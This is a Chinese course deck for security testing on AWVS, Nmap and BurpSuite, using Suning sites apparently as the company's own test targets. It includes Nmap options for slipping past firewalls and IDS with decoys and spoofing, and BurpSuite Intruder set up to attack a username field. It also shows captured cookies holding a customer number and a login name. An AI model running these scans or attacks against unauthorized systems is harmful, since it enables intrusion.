

# WEB渗透测试工具介绍

( PDF测试岗位课程 )





**第一部分 WEB安全测试工具介绍**

第二部分 AWVS工具基本使用

第三部分 Nmap工具基本使用

第四部分 代理工具使用介绍

第五部分 SQL注入工具使用介绍



# WEB安全测试工具集

工欲善其事必先利其器！掌握必要的工具在安全测试中尤为重要，其中WEB渗透相关的工具一般分为信息收集、漏洞分析、WEB应用扫描、数据库评估、密码攻击、无线攻击、漏洞利用工具、嗅探/欺骗、权限维持、逆向工程、数字取证、报告工具集、系统服务、社工工具等14大类，安全测试与渗透测试存在一定差异（参阅WEB安全测试基础），故具体要求如下：

1、信息收集，主要是针对被测目标进行预攻击，搜集有关的信息为进一步攻击做准备。此类可分为DNS分析,IDS/IPS识别，SMB分析，SMTP分析，SNMP分析，SSL分析，VOIP分析，VPN分析，存活主机识别，电话分析，服务指纹识别，流量分析，路由分析，情报分析，系统指纹识别等小分类，每个小分类有大量工具，不赘述，这里需要掌握的工具主要是**Nmap**（或Zenmap，是Nmap的图形化工具）

2、漏洞分析，主要是针对已知的风险点和薄弱环节进行有针对性的探测，达到渗透的目的。此类可分为Cisco工具集、Fuzzing工具集、VoIP工具集、OpenVAS工具集、压力测试工具集等小分类，比较有代表的工具有nikto、sparta等，此处不做要求。



# WEB渗透测试工具集

3、WEB应用扫描，是渗透测试中比较重要的环节，包含代理和实际的漏洞探测。此类可分为CMS识别、Web漏洞扫描、Web爬行、Web应用代理等小分类，有名的工具非常多，例如owasp-zap、burpsuite、fiddler、wpscan、w3af、AWVS、Appscan等，这里要求掌握的工具具有**burpsuite**、**fiddler**、**AWVS**。

4、数据库评估，审计并检测数据库的安全性，探测数据库是否存在注入和拖库的风险等。此类工具较多，如jsql、SQLdict、SQLsus、SQLmap、pangolin，要求掌握**SQLmap**。

5、密码攻击，对密码进行字典攻击或暴力破解等。此类可分为GPU工具集、哈希工具集、离线攻击、在线攻击等小分类，此处不做要求。

6、无线攻击，基于无线网络的嗅探，篡改和第三方攻击等。可分为RFID/NFC工具集、软件无线电、蓝牙工具集、其他无线工具、无线工具集等小分类，此处不做要求。



# WEB渗透测试工具集

7、漏洞利用工具，是进一步对漏洞进行挖掘的工具。主要包含了几个流行的框架，和其他工具，例如鼎鼎大名的BeEF XSS Framework、Metasploit、msf payload creator等等，此处不做要求。

8、嗅探/欺骗，主要是对网络传输的数据进行嗅探和欺骗。可分为VoIP、Web嗅探、网络欺骗、网络嗅探、语言监控小分类，此处不做要求。

9、权限维持，是在获取到网站或系统的后门的前提下维持数据和权限通道的工具。可分为Tunnel工具集、Web后门、系统后门等小分类，此处不做要求。

10、逆向工程，基于产品或系统的逆向分析和破译。可分为Debug工具集、反编译、其他逆向工具集等小分类，此处不做要求。

11、数字取证，含PDF取证工具集、反数字取证、密码取证工具集、内存取证工具集、取证哈希验证工具集、杀毒取证工具集、数字取证、数字取证套件等等小分类，此处不做要求。



# WEB渗透测试工具集

12、报告工具集，主要用于生成、读取、整理渗透测试报告的工具。包含Domentation、媒体捕捉、证据管理等小分类，此处不做要求。

13、系统服务，即系统上的服务程序。例如BeFF、Dradis、HTTP、OpenVas、SSH等，此处不做要求。

14、社工工具，社工，即社会工程学，是利用网络钓鱼、密码心理学、收集敏感信息等手法非法获取受害者的一种攻击手段，此类工具不做要求。



第一部分 WEB安全测试工具介绍

**第二部分 AWVS工具基本使用**

第三部分 Nmap工具基本使用

第四部分 代理工具使用介绍

第五部分 SQL注入工具使用介绍



# AWVS工具介绍

Acunetix Web Vulnerability Scanner (简称AWVS) 是一款著名的应用程序安全测试工具商业工具，是综合性的安全漏洞扫描工具，它可以扫描任何通过Web浏览器访问的和遵循HTTP/HTTPS规则的Web站点和Web应用程序。

AWVS具备的功能：

- 检查SQL注入攻击漏洞
- 检测XSS攻击漏洞
- 容器与应用部署安全风险点
- 自动手动爬网，支持AJAX、JavaScript
- AcuSensor灰盒测试
- 基本网络扫描
- 集成openvas扫描漏洞
- 可发现存在漏洞的源码行号
- 支持php、asp、jsp、.NET等多种开发语言





# AWVS启动扫描

启动AWVS，设置测试对象

The screenshot displays the Acunetix Web Vulnerability Scanner 10.5 (Consultant Edition) interface. The 'New Scan' button in the 'Tools Explorer' is highlighted with a red circle and a red arrow pointing to the 'Scan Wizard' dialog box. The 'Scan Wizard' dialog box is titled 'Scan Type' and contains the following information:

- Scan Type:** Select whether you want to scan a single website or analyze the results of a previous crawl.
- Scan type:**
  - Scan single website: Here you can scan a single website. In case you want to scan a single web application and not the whole site you can enter the full path below. The application supports HTTP and HTTPS websites. The 'Website URL' field is set to `https://aq.suning.com/`.
  - Scan using saved crawling results: If you saved the site structure using the site crawler tool you can use the saved results here. The scan will load this data from the file instead of crawling the site again. The 'Filename' field is empty.
  - Scan using Acunetix Scheduler: If you want to scan a list of websites, use the Acunetix Scheduler. You can access the scheduler interface by clicking the link below. <http://localhost:8183/>

A yellow callout box with a yellow arrow points to the 'Website URL' field, containing the text: 键入被测系统的起始URL (Enter the starting URL of the system to be tested).

The background interface shows the 'Tools Explorer' on the left, the 'Web Scanner' main area, and the 'Activity Window' at the bottom with error logs: `05.10 11:33.35, [Warning] Un` and `05.10 11:33.35, [Error] Cann` followed by `Error while connecting to web server`.



# AWVS启动扫描

扫描设置选项，一般情况下都选择Default

Scan Wizard

Options

Adjust scanning options from this page.

Scan Type

Options

Target

Login

Finish

Scanning options

Scanning profile will enable/disable different tests (or group of tests) from the test database

Scanning profile: Default

Scanning settings allow you to adjust scanning behavior to the current scan(s).

Scan settings: Default

Customize

Adjust advanced scan settings

Show advanced options in the scan wizard

acunetix


< Back

Next >

Cancel

Payload, 含  
CSRF、SQL  
注入、文件  
上传等类型

高级设置, 包括  
扫描模式、爬虫,  
代理设置等



# AWVS启动扫描

测试目标的状态信息

Scan Wizard

Scan Type  
Options  
**Target**  
Login  
Finish

## Target

Please wait until the scanning is finished. You can also adjust details such as operating system, webserver, technology or change the base path. By entering these details you can reduce the scanning time.

Target information

aq.suning.com:443		<input checked="" type="checkbox"/>
Base path	/	
Server banner	nginx	
Target URL	https://aq.suning.com:443/	
Operating system	Unknown	
WebServer	Unknown	
<b>Optimize for following technologies</b> [Java/J2EE]		
ASP		<input type="checkbox"/>
ASP.NET		<input type="checkbox"/>
PHP		<input type="checkbox"/>
Perl		<input type="checkbox"/>
Java/J2EE		<input checked="" type="checkbox"/>
ColdFusion/Jrun		<input type="checkbox"/>
Python		<input type="checkbox"/>
Rails		<input type="checkbox"/>
FrontPage		<input type="checkbox"/>

Status: Done

< Back   Next >   Cancel

acunetix

这里是服务器的部分 banner 信息

可选项，明确开发语言时可选择



# AWVS启动扫描

登录选项，当网站需要深入扫描的时候，可以使用这个Login sequence功能，这个功能通过你输入网站的用户名密码登录之后，AWVS就可以扫描登录以后的权限页面，如果不登录，AWVS就无权限扫描需要用户名密码登录之后的页面。

The screenshot shows the 'Login' configuration window in the Scan Wizard. The left sidebar has a tree view with 'Login' selected. The main area is titled 'Login' and contains two sections: 'Forms Authentication' and 'Automatic Forms Authentication'. The 'Forms Authentication' section has a radio button selected for 'Use pre-recorded login sequence'. Below it is a text box for 'Login sequence' with a dropdown menu and file selection icons. The 'Automatic Forms Authentication' section has a radio button selected for 'Try to auto-login into the website'. Below it are input fields for 'Username' and 'Password'. At the bottom are buttons for '< Back', 'Next >', and 'Cancel'. Two yellow callout boxes with arrows point to the 'Login sequence' dropdown and the 'Try to auto-login' radio button.

Scan Wizard

## Login

Configure input/login details for password protected areas or HTML forms

Forms Authentication

Use pre-recorded login sequence

If your website requires forms authentication, you need to record the steps on the website. This will be saved as a login sequence file and can be used later. You can also specify a section of the website which you do not want to be crawled (for example, links that will log you out from the website).

Login sequence: <no login sequence>

Automatic Forms Authentication

Try to auto-login into the website

If the website's forms authentication is detected, AWVS will attempt to log in automatically. The automatic detection will identify the restricted links which should not be clicked in order to log in by which a valid session can be identified.

Please enter your credentials below.


Username:

Password:

< Back   Next >   Cancel


点击这里可以进行登录录制，介绍后会提示保存

若登录过程简单，亦可尝试固定账号和密码登录



# AWVS启动扫描

最后的确认  
信息，点击  
finish





# AWVS扫描结束

扫描结果：

Acunetix Web Vulnerability Scanner 10.5 (Consultant Edition)

File Actions Tools Configuration Help

New Scan

Tools Explorer

Web Vulnerability Scanner

- Web Scanner
  - Tools
    - Site Crawler
    - Target Finder
    - Subdomain Scanner
    - Blind SQL Injector
    - HTTP Editor
    - HTTP Sniffer
    - HTTP Fuzzer
    - Authentication Tester
    - Compare Results
  - Web Services
    - Web Services Scanner
    - Web Services Editor
  - Configuration
    - Application Settings
    - Scan Settings
    - Scanning Profiles
  - General
    - Program Updates
    - Version Information
    - Licensing
    - Support Center
    - Purchase
    - User Manual
    - AcuSensor

Scan Results

Scan Thread 1 (http://msg.suning.com)

- Web Alerts (12)
  - HTML form without CSRF protection (1)
  - Slow HTTP Denial of Service Attack (1)
  - Clickjacking: X-Frame-Options header missing (1)
  - Cookie without HttpOnly flag set (9)
- Network Alerts
- Port Scanner
- Knowledge Base (3)
  - List of file extensions
  - List of files with inputs
  - List of external hosts
- Site Structure
  - Ok (200)
  - Ok (200)
  - Ok (200)
  - mms-web
  - Variation 1 for user-agent
  - Cookies

Alerts summary 12 alerts

acunetix threat level

Level 2: Medium

Acunetix Threat Level 2

One or more medium-severity type vulnerabilities have been discovered by the scanner. You should investigate each of these vulnerabilities to ensure they will not escalate to more severe problems.

Total alerts found 12

High	0
Medium	2
Low	10
Informational	0

Target information http://msg.suning.com

Statistics 15769 requests

Progress Scan is finished

Activity Window

05.10 15:23.01, Flush file buffers.

05.10 15:23.13, Started scanning http://msg.suning.com ...


05.10 15:23.13, Finished scanning.

05.10 15:23.13, Flush file buffers.

Application Log Error Log

Ready

可点开查看  
漏洞详情并  
进行筛查



第一部分 WEB安全测试工具介绍

第二部分 AWVS工具基本使用

**第三部分 Nmap工具基本使用**

第四部分 代理工具使用介绍

第五部分 SQL注入工具使用介绍




# Nmap基本功能

Nmap提供了四项基本功能（主机发现、端口扫描、服务与版本侦测、操作系统侦测）及丰富的脚本库。

Nmap既能应用于简单的网络信息扫描，也能用在高级、复杂、特定的环境中：例如扫描互联网上大量的主机；绕过防火墙/IDS/IPS；扫描Web站点；扫描路由器等等。

Nmap是开源软件，可在<https://nmap.org/>下载到最新的版本，支持跨平台，安装几乎都是一键式，不赘述。





# Nmap基本功能

全面扫描：

`nmap -T4 -A ip/domain`

全面扫描是涵盖上述四项基本功能（主机发现、端口扫描、服务与版本侦测、操作系统侦测）的扫描方式。

```
管理员: C:\Windows\system32\cmd.exe
C:\Users\14110502>nmap -T4 -A my.suning.com

Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-10 17:36 ?D1ú±ê×?ê±??
Nmap scan report for my.suning.com (192.168.116.104)
Host is up (0.0065s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http   nginx
!_http-server-header: nginx
!_http-title: \xE8\xAF\xB7\xE6\xB1\x82\xE5\xBC\x82\xE5\xB8\xB8\xE9\xA1\xB5\xE9\x9D\xA2
443/tcp   open  ssl/http nginx
!_http-server-header: nginx
!_http-title: \xE8\xAF\xB7\xE6\xB1\x82\xE5\xBC\x82\xE5\xB8\xB8\xE9\xA1\xB5\xE9\x9D\xA2
!_ssl-cert: Subject: commonName=*.suning.com/organizationName=\xE8\x8B\x8F\xE5\xAE\x81\xE4\xBA\x91\xE5\x95\x86\xE9\x9B\x86\xE5\x9B\xA2\xE8\x82\xA1\xE4\xBB\xBD\xE6\x9C\x89\xE9\x99\x90\xE5\x85\xAC\xE5\x8F\xB8/stateOrProvinceName=\xE6\xB1\x9F\xE8\x8B\x8F\xE7\x9C\x81/countryName=CN
! Subject Alternative Name: DNS:suning.com, DNS:*.suning.com
! Not valid before: 2016-11-21T15:21:01
! Not valid after:  2019-11-21T15:21:01
!_ssl-date: 2017-05-10T09:36:38+00:00; 0s from scanner time.
!_tls-nextprotoneg:
!   h2
!_  http/1.1
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: firewall
Running: F5 Networks TMOS 11.4.X
OS CPE: cpe:/o:f5:tmos:11.4
OS details: F5 BIG-IP AFM firewall
Network Distance: 9 hops

TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 ...
2 2.00 ms bogon (10.24.0.86)
3 1.00 ms 192.168.112.201
4 ...
5 6.00 ms bogon (192.168.12.5)
6 8.00 ms bogon (10.111.16.157)
7 ... 8
9 7.00 ms my.suning.com (192.168.116.104)
```



# Nmap基本功能

主机发现：nmap -T4 -sn ip/domain

```
C:\Users\14110502>nmap -T4 -sn my.suning.com

Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-10 17:43 ?D1ú±ê×?ê±??
Nmap scan report for my.suning.com (192.168.116.104)
Host is up (0.0050s latency).
Nmap done: 1 IP address (1 host up) scanned in 6.98 seconds
```

端口扫描：nmap -T4 ip/domain

```
C:\Users\14110502>nmap -T4 my.suning.com

Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-10 17:47 ?D1ú±ê×?ê±??
Nmap scan report for my.suning.com (192.168.116.104)
Host is up (0.011s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 9.39 seconds
```



# Nmap基本功能

版本侦测：nmap -T4 -sV ip/domain

```
C:\Users\14110502>nmap -T4 -sV my.suning.com

Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-10 17:48 ?D1ú±ê×?ê±??
Nmap scan report for my.suning.com (192.168.116.104)
Host is up (0.014s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx
443/tcp   open  ssl/http nginx

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.28 seconds
```



# Nmap基本功能

操作系统扫描：nmap -T4 -O ip/domain

```
C:\Users\14110502>nmap -T4 -O my.suning.com

Starting Nmap 7.40 < https://nmap.org > at 2017-05-10 17:49 ?D1ú±ê×?ê±??
Nmap scan report for my.suning.com <192.168.116.104>
Host is up <0.0053s latency>.
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Device type: firewall
Running: P5 Networks TMOS 11.4.X
OS CPE: cpe:/o:f5:tmos:11.4
OS details: P5 BIG-IP APM firewall

OS detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address <1 host up> scanned in 13.63 seconds
```



# Nmap高级选项

## 一、bypass手段：

### 1. 指定网口与IP地址

Nmap指定用哪个网口发送数据，`-e <interface>`选项。

示例：`nmap -e eth0 my.suning.com`

Nmap可以显式地指定发送的源端IP地址。使用`-S <spoofip>`选项，nmap将用指定的spoofip作为源端IP来发送探测包。

另外可以使用Decoy方式来掩盖真实的扫描地址，例如`-D ip1,ip2,ip3,ip4,ME`，这样就会产生多个虚假的ip同时对目标机进行探测，其中ME代表本机的真实地址，这样对方的防火墙不容易识别出是扫描者的身份。

示例：`nmap -T4 -F -n -Pn -`

`D192.168.1.100,192.168.1.101,192.168.1.102,ME 192.168.1.1`



# Nmap高级选项

## 2. 定制探测包

Nmap提供--scanflags选项，可以对需要发送的TCP探测包的标志位进行完全的控制。可以使用数字或符号指定TCP标志位：URG, ACK, PSH, RST, SYN, and FIN。

*示例：nmap -sX -T4 --scanflags URGACKPSHRSTSYNFIN  
192.168.116.104*

此命令设置全部的TCP标志位为1，可以用于某些特殊场景的探测。

另外使用--ip-options可以定制IP包的options字段。

使用-S指定虚假的IP地址，-D指定一组诱骗IP地址（ME代表真实地址）。-e指定发送探测包的网络接口，-g（--source-port）指定源端口，-f指定使用IP分片方式发送探测包，--spooof-mac指定使用欺骗的MAC地址。--ttl指定生存时间。



# Nmap高级选项

## 二、探测防火墙：

防火墙在今天网络安全中扮演着重要的角色，如果能对防火墙系统进行详细的探测，那么绕过防火墙或渗透防火墙就更加容易。

### 1. SYN扫描

利用基本的SYN扫描方式探测其端口开放状态。

*命令：nmap -sS -T4 my.suning.com*

### 2. FIN扫描

利用FIN扫描方式探测防火墙状态。FIN扫描方式用于识别端口是否关闭，收到RST回复说明该端口关闭，否则说明是open或filtered状态。

*命令：nmap -sF -T4 my.suning.com*

### 3. ACK扫描

利用ACK扫描判断端口是否被过滤。针对ACK探测包，未被过滤的端口（无论打开、关闭）会回复RST包。

*命令：nmap -sA -T4 my.suning.com*




# Nmap高级选项

## 三、扫描WEB站点：

Nmap作为一款开源的端口扫描器，对Web扫描方面支持也越来越强大，可以完成Web基本的信息探测：服务器版本、支持的HTTP方法、是否包含典型漏洞。目前Nmap中对Web的支持主要通过Lua脚本来实现，NSE脚本库中共有50多个HTTP相关的脚本。

*命令：nmap -sV -p 80 -T4 --script http\*,default my.suning.com*





第一部分 WEB安全测试工具介绍

第二部分 AWVS工具基本使用

第三部分 Nmap工具基本使用

**第四部分 代理工具使用介绍**

第五部分 SQL注入工具使用介绍



# BurpSuite

BurpSuite是用于攻击WEB应用程序的集成平台。它包含了许多工具，并为这些工具设计了许多接口。所有的工具都共享一个能处理并显示HTTP消息，持久性，认证，代理，日志，警报的一个强大的可扩展的框架。

BurpSuite工具箱：

Target——记录站点信息，并自动对其进行扫描。

Proxy——拦截HTTP/S的代理服务器，作为一个在浏览和目标应用程序之间的中间人，允许你拦截查看修改在两个方向上的原始数据流。

Spider——应用智能感的网络爬虫，它能完整的枚举应用程序内容和功能。

Scanner——它能自动地发现web应用程序的安全漏洞。

Intruder——定制的高度可配置工具，对web应用程序进行自动化攻击，如：枚举标识符，收集有用的数据以及使用fuzzing技术探测常规漏洞。

Repeater——靠手动操作来补发单独的HTTP请求，并分析应用程序响的工具。

Sequencer——分析那些不可预知的应用程序会话令牌和重要数据项随机性工具。

Decoder——进行手动执行或对应用程序数据智能解码编码的工具。

Comparer——通过些相关请求和响应得到两项数据的一个可视化的差异。

重点需要掌握**Proxy**、**Intruder**、**Repeater**三个工具



# BurpSuite

## 1. Proxy (代理)

代理功能使我们能够截获并修改请求。为了拦截请求，并对其进行操作，我们首先需要设置浏览器代理，以火狐为例：

配置访问国际互联网的代理

不使用代理(Y)

自动检测此网络的代理设置(W)

使用系统代理设置(U)

手动配置代理：(M)

HTTP 代理：(X)  端口：(P)

为所有协议使用相同代理(S)

SSL 代理：  端口：(Q)

FTP 代理：  端口：(R)

SOCKS 主机：  端口：(T)

SOCKS v4  SOCKS v5



# BurpSuite

在BurpSuite中配置响应的代理，设置成功后即可代理浏览器的数据包转发功能：

The screenshot shows the Burp Suite Professional v1.7.11 interface. The title bar reads "Burp Suite Professional v1.7.11 - Temporary Project - licensed to Larry\_Lau". The menu bar includes "Burp", "Intruder", "Repeater", "Window", and "Help". The toolbar contains buttons for "Target", "Proxy", "Spider", "Scanner", "Intruder", "Repeater", "Sequencer", "Decoder", "Comparer", "Extender", "Project options", "User options", and "Alerts". The "Options" tab is selected, and the "Proxy Listeners" section is active. A yellow callout box with an arrow points to the "Interface" column of the table, containing the text: "这里的代理设置要与浏览器一致，IP、端口号".

**Proxy Listeners**

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Running	Interface	Invisible	Redirect	Certificate
<input checked="" type="checkbox"/>	127.0.0.1:8080	<input type="checkbox"/>		Per-host

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating SSL connections. You can import or export this certificate for use in other tools or another installation of Burp.

Import / export CA certificate    Regenerate CA certificate



# BurpSuite

拦截数据包，并可进行查改：

这里设置为on表示拦截状态，off表示通过状态

Forward表示向服务器提交数据包

Drop表示丢弃当前数据包


请求的数据可进行修改，请求头、cookie、表单、参数等均可修改

```
Request to http://my.suning.com:80 [192.168.1.104]

Forward Drop Intercept is on Action

Raw Params Headers Hex

Mozilla/5.0 (Windows NT 6.1; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0
Accept: text/html+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: __snma=1%7C148522253488979188%7C1485222534889%7C1494578389058%7C1494578397106%7C627%7C131;
_ga=GA1.2.1303725407.1485222535;
__ssav=148522253488979188%7C1485222535286%7C1494578389317%7C1494578397417%7C698%7C127%7C0;
_device_session_id=p_fc4253f5-1867-4e08-9d57-99c64a61fff5; custno=6077979512;
SN_CITY=100_025_1000173_9173_01_11365_2_0; districtId=11365; index_v3=1; cityId=9173;
_cp_dt=21a257dc-236f-4a48-84f2-2c4489f45848-57029;
WC_PERSISTENT=vmIIs1L032JG8SqIa9usu0nd6kI%3d%0a%3b2017%2d05%2d08+17%3a24%3a57%2e372%5f1491552913207%2d153520%
5f10052; Hm_lvt_cb12e33a15345914e449a2ed82a2a216=1491965258;
smhst=128018199|0000000000a124779171|0070082005a603564761|0000000000a121276759|0070118657; WC_SERVER=10;
idsLoginUserIdLastTime=mg%40dq.com;
_saPageSaleInfo=6077979512%3A103510700_0070093346%7C149308347332899409%7Ccssdsn_search_pro_buy12-1_0_0_1035107
00_0070093346%2C107698419_0070092316%7C149308347332899409%7Ccssdsn_search_pro_buy15-1_0_0_107698419_0070092316
%2C103510700_0070153156%7C149308347332899409%7Ccssdsn_search_pro_buy08-1_0_0_103510700_0070153156%2C128018199
```



# BurpSuite

Burp Suite Professional v1.7.11 - Temporary Project - licensed to Larry\_Lau

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content; matching expression suning

#	Host	Method	URL	Params	Edited	Status	Length	MIME type
70	http://my.suning.com	GET	/	http://my.suning.com/	<input type="checkbox"/>	200	347	text
59	http://icps.suning.com	GET	/icps-	Add to scope	<input type="checkbox"/>			
57	http://tujian.suning.com	GET	/recon	Spider from here	<input type="checkbox"/>			
56	http://my.suning.com	GET	/getEv	Do an active scan	<input type="checkbox"/>			
53	http://shopping.suning.com	GET	/mySh	Send to Intruder	<input type="checkbox"/>			
51	http://tujian.suning.com	GET	/recon	Send to Repeater	<input type="checkbox"/>			
52	http://msg.suning.com	GET	/servi	Send to Sequencer	<input type="checkbox"/>			
54	http://favorite.suning.com	GET	/ajax/g	Send to Comparer	<input type="checkbox"/>			
55	http://tujian.suning.com	GET	/recon	Request in browser	<input type="checkbox"/>	200	418	script
43	http://order.suning.com	GET	/public	Engagement tools	<input type="checkbox"/>			
45	http://my.suning.com	GET	/point	Show new history window	<input type="checkbox"/>	200	347	text

Request

Raw Params

GET / HTTP/1.1  
Host: my.suning.com  
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW  
Accept: text/html,application/xhtml+xml,appl  
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,  
Accept-Encoding: gzip, deflate

firefox/51.0

右击单个URL可对其操作，例如可加入Intruder、Repeater等工具里进行进一步操作

这里可以查看经过代理的请求记录



# BurpSuite

## 2. Intruder (入侵)

Burp Suite Professional v1.7.11 - Temporary Project - licensed to Larry\_Lau

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder

1 x 2 x ...

Target Positions Payloads Options

**载荷选项:**  
sinper—单个负荷  
battering ram—负荷迭代  
pitchfork—多个负荷  
cluster bomb—多负荷迭代

**Start attack**

**Attack type:** Sniper

Configure the positions where payloads will be inserted into the base request. The attack type determines which payloads are assigned to payload positions - see help for full details.

**设置变量，理论上支持所有的输入项变量化**

```
WC_PERSISTENT=vmIIs1L032JG8SqIa9usu0nd6kI%3d%0a%3b2017%2d05%2d08+17%3a24%3a57%2e372%5f1491552913207%2d153520%5f10052; Hm_lvt_cb12e33a15345914e449a2ed82a2a216=1491965258; smhst=128018199|000000000a124779171|0070082005a603564761|000000000a121276759|0070118657; WC_SERVER=10; idsLoginUserIdLastTime=mg%40dq.com; _saPa... 103510700_0070093346%7C149308347332899409%7C... 70093346%2C107698419_0070092316%7C149308347332899409%7Cs... 07698419_0070092316%2C103510700_0070153176%7C14930834733... y08-1_0_0_103510700_0070153176%2C128018199_000000000%7C... 14938... rodQty=1; _snmc=1; _snsr=direct%7Cdirect%7C%7C%; _snmb... 94578389113%7C1494578389105%7C1; _snmp=1494578389... 497092
```

Connection: close

username= \$ mg%40dq.com \$

**Add \$**  
**Clear \$**  
**Auto \$**  
**Refresh**



# BurpSuite

Burp Suite Professional v1.7.11 - Temporary Project - licensed to Larry\_Lau

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 x 2 x ...

Target Positions Payloads Options

### ? Payload Sets

Start attack

